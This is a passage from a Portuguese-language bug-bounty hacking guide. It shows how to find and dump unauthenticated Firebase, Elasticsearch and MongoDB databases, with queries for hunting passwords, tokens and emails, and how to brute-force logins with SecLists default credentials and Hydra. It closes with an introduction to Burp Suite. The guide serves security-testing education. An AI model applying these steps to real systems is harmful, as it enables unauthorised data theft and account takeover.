
Banco de dados Firebase mal configurado

Quando estou procurando por isso, tento ficar atento ao URL "`*.firebaseio.com`". Se você vir isso, saberá que seu alvo está utilizando o banco de dados firebase do Google. Um exemplo de domínio pode ser encontrado abaixo:

- `Vuln-domínio.firebaseio.com`

Se o desenvolvedor se esquecer de ativar a autenticação, o banco de dados será exposto ao mundo. Você pode visualizar facilmente o banco de dados acrescentando um `"/.json"` à url, conforme mostrado abaixo:

- `vuln-domain.firebaseio.com/.json`



Como você pode ver acima, conseguimos despejar várias senhas pertencentes a uma organização. Um invasor poderia então aproveitar essas credenciais para realizar outros ataques ao aplicativo.

Resumo

Encontrar e explorar essa configuração incorreta é extremamente fácil e não requer nenhuma habilidade técnica para ser feito. Tudo o que você precisa fazer é encontrar um aplicativo usando o Firebase, anexar ".json" ao URL e, se não houver autenticação, você poderá exportar todo o banco de dados!

ElasticSearch DB

Introdução


Você provavelmente já ouviu falar do popular banco de dados relacional chamado MySQL. A busca elástica, assim como o MySQL, é um banco de dados usado para armazenar e consultar informações. Entretanto, a busca elástica é normalmente usada para realizar buscas de texto completo em conjuntos de dados muito grandes. Outro aspecto a ser observado é que o ElasticSearch não é autenticado por padrão, o que pode causar muitos problemas de segurança, conforme descrito nas seções a seguir.

ElasticSearch Noções básicas

De acordo com o Google, "o ElasticSearch é um banco de dados orientado a documentos projetado para armazenar, recuperar e gerenciar dados orientados a documentos ou semiestruturados. Ao usar o Elasticsearch, você armazena dados no formato de documento JSON. Em seguida, você os consulta para recuperação." Ao contrário do MySQL, que armazena suas informações em tabelas, a busca elástica usa algo chamado tipos. Cada tipo pode ter várias linhas que são chamadas de documentos. Os documentos são basicamente um blob JSON que contém seus dados, conforme mostrado no exemplo abaixo:

- {"id":1, "name": "ghostlulz", "password": "SuperSecureP@ssword"}

No MySQL, usamos nomes de colunas, mas no Elasticsearch usamos nomes de campos. Os nomes de campo no blob json acima seriam id, nome e senha. No MySQL, armazenaríamos todas as nossas tabelas em um banco de dados.



No Elastic Search, armazenamos nossos documentos em algo chamado índice. Um índice é basicamente uma coleção de documentos.

ElasticSearch não autenticado DB

O Elastic Search tem um servidor http em execução na porta 9200 que pode ser usado para consultar o banco de dados. O principal problema aqui é que muitas pessoas expõem essa porta à Internet pública sem nenhum tipo de autenticação. Isso significa que qualquer pessoa pode consultar o banco de dados e extrair informações. Uma rápida pesquisa no Shodan produzirá uma série de resultados, conforme mostrado abaixo:

TOTAL RESULTS
19,094

TOP COUNTRIES

Country	Count
China	6,509
United States	4,964
France	1,136
Germany	1,015
Singapore	651

TOP ORGANIZATIONS

Organization	Count
Hangzhou Alibaba Advertising...	3,350
Amazon.com	2,419
Digital Ocean	1,089
Google Cloud	914
Tencent cloud computing	583

New Service: Keep track of what you have connected to the Internet. Check out [Shodan Monitor](#)

Microsoft Azure
Added on 2019-09-27 00:11:27 GMT
Canada, Toronto

cloud database

Cluster Name	elasticsearch
Status	yellow
Number of Indices	22

HTTP/1.1 200 OK
content-type: application/json; charset=UTF-8
content-length: 327

Elastic Indices:

- job_application
- invoices
- bookings
- invoice
- addressables
- job_posts
- service
- booking
- user_service
- job_post
- users
- job_applications
- company
- us...

Depois de identificar que o destino tem a porta 9200 aberta, você pode verificar facilmente se é um banco de dados do Elasticsearch acessando o diretório raiz com uma solicitação GET. A resposta deve ser parecida com a seguinte:

```
{
  "name" : "r2XXXX",
  "cluster_name" : "elasticsearch",
  "cluster_uuid" : "wIVyutV-XXXXXXXXXX",
  "version" : {
    "number" : "5.6.1",
    "build_hash" : "667b497",
    "build_date" : "2017-09-14T19:22:05.189Z",
    "build_snapshot" : false,
    "lucene_version" : "6.6.1"
  },
  "tagline" : "You Know, for Search"
}
```

Quando você souber que um endpoint tem um Elastic Search db exposto, tente encontrar todos os índices (bancos de dados) que estão disponíveis. Isso pode ser feito acessando o endpoint "`/_cat/indices?v`" com uma solicitação GET. Isso listará todos os índices, conforme mostrado abaixo:

health	status	index	uuid	pri	rep	docs.count	docs.deleted
yellow	open	bookings	1z8yHxqbQuGEDijkdEozAA	5	1	524	
yellow	open	company	HM0Fv0QDSiapSoI_QAsxzg	5	1	0	
yellow	open	geosys	_J9pwm4vSrWLhbo9pchzMg	5	1	61722	
yellow	open	article	J6UaQSS0RIaRrrrokZ1V6lg	5	1	809	
yellow	open	service	SApBMxLLSEWWJ0rQoF07Ug	5	1	591	
yellow	open	job_application	DSibZjaoQ-mU1MySC4zKrQ	5	1	2	
yellow	open	payment	az5VYu9tQAy41u2PIA-daw	5	1	6	

Essas informações, juntamente com outros detalhes sobre o serviço, também podem ser encontradas consultando o ponto de extremidade "`/_stats/?pretty=1`".

Para executar uma pesquisa de texto completo no banco de dados, você pode usar o seguinte comando "`/_all/_search?q=email`". Isso consultará todos os índices em busca da palavra "email". Há algumas palavras que gosto de pesquisar, como

- Nome de usuário
- E-mail
- Senha
- Token
- Secreto
- Chave

Se você quiser consultar um índice específico, poderá substituir a palavra "`_all`" pelo nome do índice que deseja pesquisar.

Outra técnica útil é listar todos os nomes de campo fazendo uma solicitação GET para o ponto de extremidade "`/INDEX_NAME_HERE/_mapping?pretty=1`". Normalmente, procuro por nomes de campos interessantes, como:

- Nome de usuário
- E-mail
- Senha
- Token
- Secreto
- Chave

O resultado deve ser semelhante a este:

```
{  
  "address" : {  
    "mappings" : {  
      "_default_" : {  
        "properties" : {  
          "text" : {  
            "type" : "text",  
            "fields" : {  
              "raw" : {  
                "type" : "keyword"  
              }  
            }  
          }  
        }  
      }  
    },  
    "addressables" : {  
      "properties" : {  
        "addressable_id" : {  
          "type" : "long"  
        },  
        "addressable_type" : {  
          "type" : "text",  
          "fields" : {  
            "keyword" : {  
              "type" : "keyword",  
              "ignore_above" : 256  
            }  
          }  
        }  
      }  
    }  
  }  
},  
"properties" : {  
  "addressable_id" : {  
    "type" : "long"  
  },  
  "addressable_type" : {  
    "type" : "text",  
    "fields" : {  
      "keyword" : {  
        "type" : "keyword",  
        "ignore_above" : 256  
      }  
    }  
  }  
},  
"scripted_fields" : {}  
}
```

Como você pode ver acima, temos os nomes de campo addressable_type, city e muito mais que não são exibidos porque a saída era muito grande.

Para consultar todos os valores que contêm um nome de campo específico, use o seguinte comando `"/_all/_search?q=_exists:email&pretty=1"`. Isso retornará documentos que contêm um nome de campo (coluna) chamado email, conforme mostrado abaixo:

```
{  
    "took" : 12,  
    "timed_out" : false,  
    "_shards" : {  
        "total" : 110,  
        "successful" : 110,  
        "skipped" : 0,  
        "failed" : 0  
    },  
    "hits" : {  
        "total" : 7772,  
        "max_score" : 1.0,  
        "hits" : [  
            {  
                "_index" : "address",  
                "_type" : "addressables",  
                "_id" : "19",  
                "_score" : 1.0,  
                "_source" : {  
                    "id" : 19,  
                    "addressable_id" : 55,  
                    "addressable_type" : "FHMatch\\Models\\User",  
                    "lang" : "en",  
                    "address1" : null,  
                    "city" : "Alpharetta",  
                    "state" : "GA",  
                    "postal" : "30004",  
                    "country" : "US",  
                    "lat" : "REDACTED",  
                    "lon" : "REDACTED",  
                    "email" : "REDACTED@yahoo.com",  
                    "phone" : "REDACTED",  
                    "name" : "REDACTED",  
                    "street" : "REDACTED",  
                    "zip" : "REDACTED",  
                    "city2" : "REDACTED",  
                    "state2" : "REDACTED",  
                    "country2" : "REDACTED",  
                    "lat2" : "REDACTED",  
                    "lon2" : "REDACTED",  
                    "lat3" : "REDACTED",  
                    "lon3" : "REDACTED",  
                    "lat4" : "REDACTED",  
                    "lon4" : "REDACTED",  
                    "lat5" : "REDACTED",  
                    "lon5" : "REDACTED",  
                    "lat6" : "REDACTED",  
                    "lon6" : "REDACTED",  
                    "lat7" : "REDACTED",  
                    "lon7" : "REDACTED",  
                    "lat8" : "REDACTED",  
                    "lon8" : "REDACTED",  
                    "lat9" : "REDACTED",  
                    "lon9" : "REDACTED",  
                    "lat10" : "REDACTED",  
                    "lon10" : "REDACTED",  
                    "lat11" : "REDACTED",  
                    "lon11" : "REDACTED",  
                    "lat12" : "REDACTED",  
                    "lon12" : "REDACTED",  
                    "lat13" : "REDACTED",  
                    "lon13" : "REDACTED",  
                    "lat14" : "REDACTED",  
                    "lon14" : "REDACTED",  
                    "lat15" : "REDACTED",  
                    "lon15" : "REDACTED",  
                    "lat16" : "REDACTED",  
                    "lon16" : "REDACTED",  
                    "lat17" : "REDACTED",  
                    "lon17" : "REDACTED",  
                    "lat18" : "REDACTED",  
                    "lon18" : "REDACTED",  
                    "lat19" : "REDACTED",  
                    "lon19" : "REDACTED",  
                    "lat20" : "REDACTED",  
                    "lon20" : "REDACTED",  
                    "lat21" : "REDACTED",  
                    "lon21" : "REDACTED",  
                    "lat22" : "REDACTED",  
                    "lon22" : "REDACTED",  
                    "lat23" : "REDACTED",  
                    "lon23" : "REDACTED",  
                    "lat24" : "REDACTED",  
                    "lon24" : "REDACTED",  
                    "lat25" : "REDACTED",  
                    "lon25" : "REDACTED",  
                    "lat26" : "REDACTED",  
                    "lon26" : "REDACTED",  
                    "lat27" : "REDACTED",  
                    "lon27" : "REDACTED",  
                    "lat28" : "REDACTED",  
                    "lon28" : "REDACTED",  
                    "lat29" : "REDACTED",  
                    "lon29" : "REDACTED",  
                    "lat30" : "REDACTED",  
                    "lon30" : "REDACTED",  
                    "lat31" : "REDACTED",  
                    "lon31" : "REDACTED",  
                    "lat32" : "REDACTED",  
                    "lon32" : "REDACTED",  
                    "lat33" : "REDACTED",  
                    "lon33" : "REDACTED",  
                    "lat34" : "REDACTED",  
                    "lon34" : "REDACTED",  
                    "lat35" : "REDACTED",  
                    "lon35" : "REDACTED",  
                    "lat36" : "REDACTED",  
                    "lon36" : "REDACTED",  
                    "lat37" : "REDACTED",  
                    "lon37" : "REDACTED",  
                    "lat38" : "REDACTED",  
                    "lon38" : "REDACTED",  
                    "lat39" : "REDACTED",  
                    "lon39" : "REDACTED",  
                    "lat40" : "REDACTED",  
                    "lon40" : "REDACTED",  
                    "lat41" : "REDACTED",  
                    "lon41" : "REDACTED",  
                    "lat42" : "REDACTED",  
                    "lon42" : "REDACTED",  
                    "lat43" : "REDACTED",  
                    "lon43" : "REDACTED",  
                    "lat44" : "REDACTED",  
                    "lon44" : "REDACTED",  
                    "lat45" : "REDACTED",  
                    "lon45" : "REDACTED",  
                    "lat46" : "REDACTED",  
                    "lon46" : "REDACTED",  
                    "lat47" : "REDACTED",  
                    "lon47" : "REDACTED",  
                    "lat48" : "REDACTED",  
                    "lon48" : "REDACTED",  
                    "lat49" : "REDACTED",  
                    "lon49" : "REDACTED",  
                    "lat50" : "REDACTED",  
                    "lon50" : "REDACTED",  
                    "lat51" : "REDACTED",  
                    "lon51" : "REDACTED",  
                    "lat52" : "REDACTED",  
                    "lon52" : "REDACTED",  
                    "lat53" : "REDACTED",  
                    "lon53" : "REDACTED",  
                    "lat54" : "REDACTED",  
                    "lon54" : "REDACTED",  
                    "lat55" : "REDACTED",  
                    "lon55" : "REDACTED",  
                    "lat56" : "REDACTED",  
                    "lon56" : "REDACTED",  
                    "lat57" : "REDACTED",  
                    "lon57" : "REDACTED",  
                    "lat58" : "REDACTED",  
                    "lon58" : "REDACTED",  
                    "lat59" : "REDACTED",  
                    "lon59" : "REDACTED",  
                    "lat60" : "REDACTED",  
                    "lon60" : "REDACTED",  
                    "lat61" : "REDACTED",  
                    "lon61" : "REDACTED",  
                    "lat62" : "REDACTED",  
                    "lon62" : "REDACTED",  
                    "lat63" : "REDACTED",  
                    "lon63" : "REDACTED",  
                    "lat64" : "REDACTED",  
                    "lon64" : "REDACTED",  
                    "lat65" : "REDACTED",  
                    "lon65" : "REDACTED",  
                    "lat66" : "REDACTED",  
                    "lon66" : "REDACTED",  
                    "lat67" : "REDACTED",  
                    "lon67" : "REDACTED",  
                    "lat68" : "REDACTED",  
                    "lon68" : "REDACTED",  
                    "lat69" : "REDACTED",  
                    "lon69" : "REDACTED",  
                    "lat70" : "REDACTED",  
                    "lon70" : "REDACTED",  
                    "lat71" : "REDACTED",  
                    "lon71" : "REDACTED",  
                    "lat72" : "REDACTED",  
                    "lon72" : "REDACTED",  
                    "lat73" : "REDACTED",  
                    "lon73" : "REDACTED",  
                    "lat74" : "REDACTED",  
                    "lon74" : "REDACTED",  
                    "lat75" : "REDACTED",  
                    "lon75" : "REDACTED",  
                    "lat76" : "REDACTED",  
                    "lon76" : "REDACTED",  
                    "lat77" : "REDACTED",  
                    "lon77" : "REDACTED",  
                    "lat78" : "REDACTED",  
                    "lon78" : "REDACTED",  
                    "lat79" : "REDACTED",  
                    "lon79" : "REDACTED",  
                    "lat80" : "REDACTED",  
                    "lon80" : "REDACTED",  
                    "lat81" : "REDACTED",  
                    "lon81" : "REDACTED",  
                    "lat82" : "REDACTED",  
                    "lon82" : "REDACTED",  
                    "lat83" : "REDACTED",  
                    "lon83" : "REDACTED",  
                    "lat84" : "REDACTED",  
                    "lon84" : "REDACTED",  
                    "lat85" : "REDACTED",  
                    "lon85" : "REDACTED",  
                    "lat86" : "REDACTED",  
                    "lon86" : "REDACTED",  
                    "lat87" : "REDACTED",  
                    "lon87" : "REDACTED",  
                    "lat88" : "REDACTED",  
                    "lon88" : "REDACTED",  
                    "lat89" : "REDACTED",  
                    "lon89" : "REDACTED",  
                    "lat90" : "REDACTED",  
                    "lon90" : "REDACTED",  
                    "lat91" : "REDACTED",  
                    "lon91" : "REDACTED",  
                    "lat92" : "REDACTED",  
                    "lon92" : "REDACTED",  
                    "lat93" : "REDACTED",  
                    "lon93" : "REDACTED",  
                    "lat94" : "REDACTED",  
                    "lon94" : "REDACTED",  
                    "lat95" : "REDACTED",  
                    "lon95" : "REDACTED",  
                    "lat96" : "REDACTED",  
                    "lon96" : "REDACTED",  
                    "lat97" : "REDACTED",  
                    "lon97" : "REDACTED",  
                    "lat98" : "REDACTED",  
                    "lon98" : "REDACTED",  
                    "lat99" : "REDACTED",  
                    "lon99" : "REDACTED",  
                    "lat100" : "REDACTED",  
                    "lon100" : "REDACTED",  
                    "lat101" : "REDACTED",  
                    "lon101" : "REDACTED",  
                    "lat102" : "REDACTED",  
                    "lon102" : "REDACTED",  
                    "lat103" : "REDACTED",  
                    "lon103" : "REDACTED",  
                    "lat104" : "REDACTED",  
                    "lon104" : "REDACTED",  
                    "lat105" : "REDACTED",  
                    "lon105" : "REDACTED",  
                    "lat106" : "REDACTED",  
                    "lon106" : "REDACTED",  
                    "lat107" : "REDACTED",  
                    "lon107" : "REDACTED",  
                    "lat108" : "REDACTED",  
                    "lon108" : "REDACTED",  
                    "lat109" : "REDACTED",  
                    "lon109" : "REDACTED",  
                    "lat110" : "REDACTED",  
                    "lon110" : "REDACTED"  
                }  
            ]  
        }  
    }  
}
```

Novamente, você pode substituir `_all` pelo nome de um índice para realizar pesquisas especificamente nesse endpoint.

Resumo

O ElasticSearch é apenas outro banco de dados em que você pode armazenar e consultar informações. O principal problema é que as pessoas expõem o serviço da Web não autenticado ao público. Com acesso não autenticado ao serviço da Web, os invasores podem facilmente despejar todo o banco de dados. Esteja sempre atento à porta 9200.

Banco de dados Mongo

Introdução

Como o Elasticsearch, o MongoDB é um banco de dados nosql que usa documentos do tipo JSON para armazenar dados. Também semelhante ao restante dos bancos de dados sobre os quais falamos, o Mongo DB não implementa a autenticação por padrão. Isso significa que cabe ao usuário habilitá-la, o que muitas vezes é esquecido.

MongoDB

Se estiver procurando por instâncias do MongoDB, fique atento à porta 27017. Conforme mencionado anteriormente, o MongoDB não tem a autenticação ativada por padrão, portanto, para testar essa vulnerabilidade, basta tentar fazer login. Para fazer isso, normalmente uso apenas o mongo cli, conforme mostrado abaixo:

- mongo ip-address-here

Uma vez conectado ao banco de dados, tente emitir um comando. Se você receber uma mensagem de erro "não autorizado" solicitando a autenticação, então o ponto de extremidade tem a autenticação ativada.

```
MongoDB server version: 4.4.0
> db.adminCommand( { listDatabases: 1 } )
{
    "ok" : 0,
    "errmsg" : "command listDatabases requires authentication",
    "code" : 13,
    "codeName" : "Unauthorized"
}
> █
```

No entanto, se você puder executar comandos arbitrários no sistema, a autenticação não foi configurada e você poderá fazer o que quiser.

Resumo

Se você vir a porta 27017 aberta ou qualquer outra porta associada ao MongoDB, certifique-se de testar o endpoint para ver se está faltando autenticação. Explorar essa configuração incorreta é tão fácil quanto conectar-se ao banco de dados e extrair os dados. Isso é o mais fácil possível, pessoal.

Conclusão

Se um aplicativo precisar armazenar dados, é bem provável que eles estejam sendo armazenados em um banco de dados. Esses bancos de dados contêm todos os tipos de informações confidenciais, como senhas, tokens, mensagens privadas e tudo o mais. É por isso que os bancos de dados são sempre alvos populares dos hackers. Por serem alvos tão populares, você pensaria que eles seriam bastante seguros, mas não são. Muitos bancos de dados não têm autenticação por padrão! Isso significa que, se conectado à Internet, qualquer pessoa pode se conectar a esses dispositivos para extrair as informações que eles contêm.

Nome	Ponto final
Banco de dados do Firebase	*.firebaseio.com/.json
Elasticsearch	Porta:9200

MongoDB	Porta:27017
CouchDB	Porta:5985,6984
CassandraDB	Porta: 9042,9160

Hacking básico Brute Forcing

Introdução

A força bruta é um ataque clássico que existe desde sempre e não mostra sinais de ser eliminado. As senhas são um ponto fraco da segurança e, como invasor, você deve tirar o máximo proveito disso. Senhas facilmente adivinháveis, uso de senhas padrão e reutilização de senhas são maneiras fáceis de comprometer uma organização. A regra geral é que, se houver uma tela de login, ela deve ser forçada por força bruta.


Login Páginas

Há três coisas que você precisa ter se quiser lançar um ataque de força bruta. As três coisas de que você precisa são um endpoint com uma página de login, um nome de usuário e uma senha. Primeiro, você precisa encontrar o endpoint que deseja atingir.

Nome	Ponto final
Página de login do aplicativo da Web	Página de login de aplicativo da Web, e-mail do Outlook, VPN, roteador, firewall, painel de administração do Wordpress, etc.
SSH	Port:22
RDP	Porta:3389
VNC	Porta:5900
FTP	Porto:21
Telnet	Porto:23

Padrão Credenciais

Agora que você sabe quais endpoints devem ser observados, precisa obter uma lista de nomes de usuário e senhas. Essa técnica pode ser básica, mas você ficaria surpreso com o número de vezes em que uma organização foi comprometida porque estava usando credenciais



The screenshot shows a GitHub repository page for 'SecLists / Passwords / Default-Credentials / default-passwords.csv'. The repository has 5 contributors. The file contains 2850 lines (2850 sloc) and is 86.7 KB in size. A search bar is present at the top of the file view. The CSV data is as follows:

	Vendor	Username	Password
2	2Wire, Inc.	http	<BLANK>
3	360 Systems	factory	factory
4	3COM	3comcs0	RIP000
5	3COM	<BLANK>	12345
6	3COM	<BLANK>	1234admin
7	3COM	<BLANK>	<BLANK>
8	3COM	<BLANK>	ANYCOM
9	3COM	<BLANK>	ILMI
10	3COM	<BLANK>	PASSWORD
11	3COM	<BLANK>	admin
12	3COM	<BLANK>	comcomcom
13	3COM	<N/A>	<BLANK>
14	3COM	<N/A>	PASSWORD

padrão.


Conforme mostrado acima, um dos melhores lugares para encontrar senhas padrão é a SecList:

- <https://github.com/danielmiessler/SecLists/tree/master/Passwords/Default-Credentials>

A imagem acima é um arquivo de exemplo que contém nomes de usuário e senhas padrão de centenas de roteadores. Tudo o que você precisa fazer é procurar o fornecedor de destino e tentar todos os

Essa técnica funciona muito bem, pois as pessoas geralmente se esquecem de alterar as credenciais padrão.

Se você estiver visando um servidor SSH ou algo diferente de um roteador, o processo será um pouco diferente. Na verdade, esses serviços também vêm com credenciais padrão, conforme mostrado na imagem abaixo:



Dependendo do serviço que você está fazendo brute forcing, será necessário encontrar ou criar uma lista de credenciais adaptadas a ele. Você também pode descobrir que essa lista não tem nenhuma senha padrão que afete a tecnologia de destino. Se esse for o caso, basta fazer uma ou duas pesquisas no Google. Normalmente, encontro essas coisas nos primeiros links.

Bruta Forçando

Quando você tiver um bom conjunto de credenciais, poderá iniciar o processo real de força bruta. Você poderia fazer isso manualmente, mas eu recomendaria 100% o uso de uma ferramenta para esse trabalho, a menos que esteja testando apenas 5 senhas ou algo pequeno como isso.

- <https://github.com/vanhauser-thc/thc-hydra>

```
[80][http-get-form] host: 192.168.100.155 login: admin password: password
[80][http-get-form] host: 192.168.100.155 login: admin password: p@ssword
[80][http-get-form] host: 192.168.100.155 login: admin password: 12345
[80][http-get-form] host: 192.168.100.155 login: admin password: 1234567890
[80][http-get-form] host: 192.168.100.155 login: admin password: Password
[80][http-get-form] host: 192.168.100.155 login: admin password: 123456
[80][http-get-form] host: 192.168.100.155 login: admin password: 1234567
[80][http-get-form] host: 192.168.100.155 login: admin password: 12345678
[80][http-get-form] host: 192.168.100.155 login: admin password: 1q2w3e4r
[80][http-get-form] host: 192.168.100.155 login: admin password: 123
[80][http-get-form] host: 192.168.100.155 login: admin password: 1
[80][http-get-form] host: 192.168.100.155 login: admin password: 12
1 of 1 target successfully completed, 12 valid passwords found
Hydra (http://www.thc.org/thc-hydra) finished at 2017-07-27 15:28:24
```

Se estiver realizando um ataque de força bruta, provavelmente desejará usar a ferramenta "hydra". Essa ferramenta é compatível com vários protocolos diferentes e nunca me deixou na mão. Quando você tiver o endpoint de destino e as credenciais, poderá usar qualquer ferramenta para realizar o ataque de força bruta, basta escolher a que preferir.

Conclusão

Os ataques de força bruta são uma maneira fácil de comprometer um aplicativo-alvo. Com o uso de senhas padrão, senhas fáceis de adivinhar e reutilização de senhas, é possível encontrar um aplicativo-alvo

vulnerável a isso não deve ser tão difícil. Tudo o que você precisa é de uma boa lista de credenciais e está pronto para começar.

Basic Hacking Burp Suite

Introdução

Se existe uma ferramenta que você **PRECISA** ter para ser um caçador de recompensas de bugs bem-sucedido, ela é o Burp Suite. Você pode encontrar muitos bugs sem sair do Burp. Ele é, de longe, minha ferramenta mais usada e favorita, e quase todos os ataques à Web que faço estão no Burp. Se você não sabe o que é o Burp, trata-se de uma ferramenta para realizar testes de segurança em aplicativos da Web. A ferramenta atua como um proxy e permite inspecionar, modificar, reproduzir, etc., solicitações da Web.

Quase todas as façanhas que você vai realizar serão feitas com o Burp.

- <https://portswigger.net/burp>

The screenshot shows the PortSwigger Web Security homepage. At the top, there's a navigation bar with links for Login, Products, Solutions, Research, Academy, Daily Swig, Support, and a menu icon. The main title "The Burp Suite family" is centered above a descriptive paragraph: "Burp Suite is a leading range of cybersecurity tools, brought to you by PortSwigger. We believe in giving our users a competitive advantage through superior research." Below this, there are three boxes comparing the Enterprise, Professional, and Community editions of Burp Suite.

Enterprise	Professional	Community
Automated protection for organizations and development teams	#1 tool suite for penetration testers and bug bounty hunters	Feature-limited manual tools for researchers and hobbyists
<ul style="list-style-type: none">✓ Web vulnerability scanner✓ Scheduled & repeat scans✓ Unlimited scalability✓ CI integration✗ Advanced manual tools✗ Essential manual tools	<ul style="list-style-type: none">✓ Web vulnerability scanner✗ Scheduled & repeat scans✗ Unlimited scalability✗ CI integration✓ Advanced manual tools✓ Essential manual tools	<ul style="list-style-type: none">✗ Web vulnerability scanner✗ Scheduled & repeat scans✗ Unlimited scalability✗ CI integration✗ Advanced manual tools✓ Essential manual tools
From \$3,999 per year	\$399 per user, per year	Get Community
Try for free Buy now	Try for free Buy now	Find out more »

Observe que há uma versão gratuita (comunitária), mas eu recomendo ALTAMENTE a compra de uma licença profissional. Essa é uma ferramenta indispensável!

Proxy

A guia proxy é provavelmente a guia mais importante do Burp. É nela que você pode ver todo o seu tráfego que passa pelo proxy do Burp. A primeira coisa que você deve fazer quando o Burp é carregado é certificar-se de que seu proxy esteja funcionando, conforme mostrado na imagem abaixo:

Burp Project Intruder Repeater Window Help

User options JSON Web Tokens Software Vulnerability Scanner AutoRepeater

Dashboard Target Proxy Intruder Repeater Sequencer

Intercept HTTP history WebSockets history Options

